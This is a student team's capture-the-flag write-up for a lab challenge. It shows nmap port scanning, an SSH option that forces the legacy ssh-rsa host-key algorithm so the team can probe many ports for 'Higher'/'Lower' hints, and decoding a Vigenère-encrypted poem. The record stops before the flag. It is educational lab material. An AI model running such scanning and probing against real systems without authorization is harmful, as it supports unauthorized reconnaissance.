PenTest 1

ROOM A

CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Category: Recon and Enumeration


Question: 1

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI


Tools used: **Nmap/SSH/CyberChef/text reverse/boxentriq**

Thought Process and Methodology and Attempts:


After starting the machine, KAI ZHENG did some simple enumeration using Nmap to scan the machine. Once the scan was completed, Kai Zheng saw a huge number of ports between the range 9000 to 13999.




After that, Kai zheng uses the normal ssh command but he failed to get any information as it shows no matching host key type found.




After scanning for ports using the nmap MACHINE_IP as well, Jia Meng on the other hand tries to add the parameter with the port being displayed after the scanning process.






However, Jia Meng's attempts were in vain as each port all displayed this message when being prompted.



Thus, Jia Meng, Kai Zheng and Natalie figured something must be missing and searched for the key to help us get access to the machine. After being stuck for 15 minutes, Natalie finds out to use the command "***ssh -o HostKeyAlgorithms\ ssh-rsa user@MACHINE_IP -p PORT***". In OpenSSH, Natalie has found something that might be of help for us to gain access to the SSH server.




HostKeyAlgorithms

Specifies the protocol version 2 host key algorithms that the client wants to use in order of preference. The following values are supported in OpenSSH 6.7:


ssh-ed25519 ssh-ed25519-cert-v01@openssh.com ssh-rsa ssh-dss ecdsa-sha2-nistp256 ecdsa-sha2-nistp384 ecdsa-sha2-nistp521 ssh-rsa-cert-v01@openssh.com ssh-dss-cert-v01@openssh.com ecdsa-sha2-nistp256-cert-v01@openssh.com ecdsa-sha2-nistp384-cert-v01@openssh.com ecdsa-sha2-nistp521-cert-v01@openssh.com ssh-rsa-cert-v00@openssh.com ssh-dss-cert-v00@openssh.com

Some of the failure attempts were done by Jia Meng from the beginning while trying to find the correct port that works for her.




```
┌──(1211102696㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.177.125 -p 9943
The authenticity of host '[10.10.177.125]:9943 ([10.10.177.125]:9943)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    (43 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.177.125]:9943' (RSA) to the list of known hosts.
Lower
Connection to 10.10.177.125 closed.

┌──(1211102696㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.177.125 -p 10000
The authenticity of host '[10.10.177.125]:10000 ([10.10.177.125]:10000)' can't be established
.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    (44 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.177.125]:10000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.177.125 closed.
```

With the command, Natalie gets the information “Higher” or “Lower” when attempting to access different ports that were given from the scan and share this information with her group mates. From there on, all of us figured that there must be a breaking point between the ‘Lower’ and ‘Higher’ which could be the method for us to locate the correct ports that work for us.



Putting that in our minds, Jia Meng, Kai Zheng and Natalie were finally able to locate the ports that work for our own machine.




After gaining access, we are prompted with what seems to be a poem written in unreadable wording. However, there does seem to be a title for this poem (Jabberwocky). Jia Meng figured that we might find more useful information by searching it on google, and Jia Meng indeed found out that it is a nonsense poem written by Lewis Carroll.

Jabberwocky

Poem by Lewis Carroll

Book preview
14/42 pages available

PREVIEW



78% liked this book


Google users

"Jabberwocky" is a nonsense poem written by Lewis Carroll about the killing of a creature named "the Jabberwock". It was included in his 1871 novel Through the Looking-Glass, the sequel to Alice's Adventures in Wonderland. The book tells of Alice's adventures within the back-to-front world of Looking-glass world. Wikipedia


Originally published: 1871

Author: Lewis Carroll

By looking at the encryption, Kai Zheng tried to use cyberchef to decode it. Unfortunately. he failed to obtain any readable information




Since none of the output provided the information that we needed, Natalie went ahead and tried to search paragraph by paragraph from the unreadable poem that was displayed on each of our machines. With this, Natalie was able to find a Reddit post that seems to be of help in helping us move forward.



finsternacht · 2 yr. ago

> Take the ciphertext and decrypt it with the plaintext as the key. If it was vigenere, you'll see the real key pop out. Which is the case here.


With the help of this, Natalie shares this idea with her teammates.
Then, Natalie finds another decoded tool with boxentriq.com. The Auto Solve function in this website helps to get the key to decode the vigenere when the max key length is set to '20'.



